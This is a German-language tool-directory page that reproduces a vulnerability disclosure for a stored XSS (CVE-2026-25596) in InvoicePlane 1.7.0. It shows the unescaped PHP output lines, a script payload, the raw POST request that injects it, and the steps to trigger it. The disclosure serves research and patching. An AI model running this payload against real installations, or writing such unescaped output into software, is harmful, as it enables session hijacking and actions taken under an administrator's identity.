
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-25596 — Proof-of-concept für eine gespeicherte XSS-Schwachstelle in InvoicePlane 1.7.0 über das Feld für den Produkt-Einheitennamen, einschließlich der anfälligen Codestellen und Reproduktionsschritten. | Kitploit
Tools/GitHubGitHub/lagathos/cve-2026-25596
SchwachstellenanalyseExploitationWebanwendungs-ExploitationWebsicherheitPenetrationstests
GitHublagathos/cve-2026-25596

CVE-2026-25596

Proof-of-concept für eine gespeicherte XSS-Schwachstelle in InvoicePlane 1.7.0 über das Feld für den Produkt-Einheitennamen, einschließlich der anfälligen Codestellen und Reproduktionsschritten.

Repository anzeigen
29vor 8 MonatenNoch nicht geprüft
Teilen

CVE-2026-25596 — Stored XSS über das Produkteinheiten-Feld in InvoicePlane 1.7.0

Schwachstelle: Stored Cross-Site Scripting (XSS) über das Feld Produkteinheiten-Name

Produkt: InvoicePlane

Betroffene Version: 1.7.0 (und vermutlich frühere Versionen)

Schweregrad: Mittel

CVSS 3.1-Score: 4.8 (CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N)

CWE: CWE-79: Unzureichende Neutralisierung von Eingaben bei der Generierung von Webseiten

Entdeckt von: Leonidas Agathos

Meldedatum: 2026-01-31


Beschreibung

Die Felder unit_name und unit_name_plrl im Produkteinheiten-Formular (/index.php/units/form) akzeptieren beliebige Eingaben ohne Bereinigung. Die Werte werden gespeichert und unkodiert in der Rechnungspositionenliste gerendert, wenn eine Rechnung angezeigt wird, die ein Produkt mit der schädlichen Einheit enthält.

Betroffene Dateien:

  • application/modules/invoices/views/partial_itemlist_table.php:127
  • application/modules/invoices/views/partial_itemlist_responsive.php:71
// partial_itemlist_table.php - Zeile 127
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

// partial_itemlist_responsive.php - Zeile 71
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

Proof of Concept

Schritt 1 — Payload in den Einheiten-Namen injizieren


Navigieren Sie zu /index.php/units/form und übermitteln Sie Folgendes als Einheiten-Namen:

<script>alert("XSS in Product Unit")</script>

Anfrage:

POST /index.php/units/form/1 HTTP/1.1
Host: 172.25.0.12
Content-Type: application/x-www-form-urlencoded

_ip_csrf=...&btn_submit=1&is_update=1&unit_name=%3Cscript%3Ealert%28%22XSS+in+Product+Unit%22%29%3C%2Fscript%3E&unit_name_plrl=tests
Schritt 1 - Injizieren der XSS-Payload in das Einheiten-Namen-Feld über Burp Suite

Schritt 2 — XSS auslösen

  1. Erstellen Sie ein Produkt mit der schädlichen Einheit
  2. Fügen Sie dieses Produkt zu einer beliebigen Rechnung hinzu
  3. Navigieren Sie zu /index.php/products/form/1 oder zeigen Sie eine beliebige Rechnung an, die das Produkt enthält

Die Payload wird ausgeführt, wenn die Positionenliste gerendert wird.

Schritt 2 - XSS-Ausführung beim Anzeigen einer Produktliste, die die schädliche Einheit enthält


Auswirkungen

Die Payload wird im Browser jedes Administrators ausgeführt, der eine Rechnungs- oder Produktseite anzeigt, die die schädliche Einheit enthält. Dies ermöglicht Session-Hijacking (falls Cookies nicht HttpOnly sind), CSRF-Token-Diebstahl und Aktionen, die unter der Identität des Opfers ausgeführt werden.


Zeitplan

DatumEreignis
2026-01-30Schwachstelle entdeckt
2026-01-31Proof of Concept entwickelt
2026-01-31Hersteller benachrichtigt
2026-02-04Bestätigung durch den Hersteller
2026-02-04Patch veröffentlicht
2026-02-05Öffentliche Offenlegung

Referenzen

  • CWE-79
  • OWASP: Cross-Site Scripting (XSS)
  • CVE-2026-25596

Haftungsausschluss

Diese Schwachstelle wurde im Rahmen unabhängiger Sicherheitsforschung entdeckt. Alle Informationen werden ausschließlich zu Bildungs-, Forschungs- und Verteidigungszwecken bereitgestellt, um dem Hersteller und der Sicherheitsgemeinschaft beim Verständnis und der Behebung des Problems zu helfen. Jegliche böswillige Nutzung dieser Informationen ist strengstens untersagt.


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




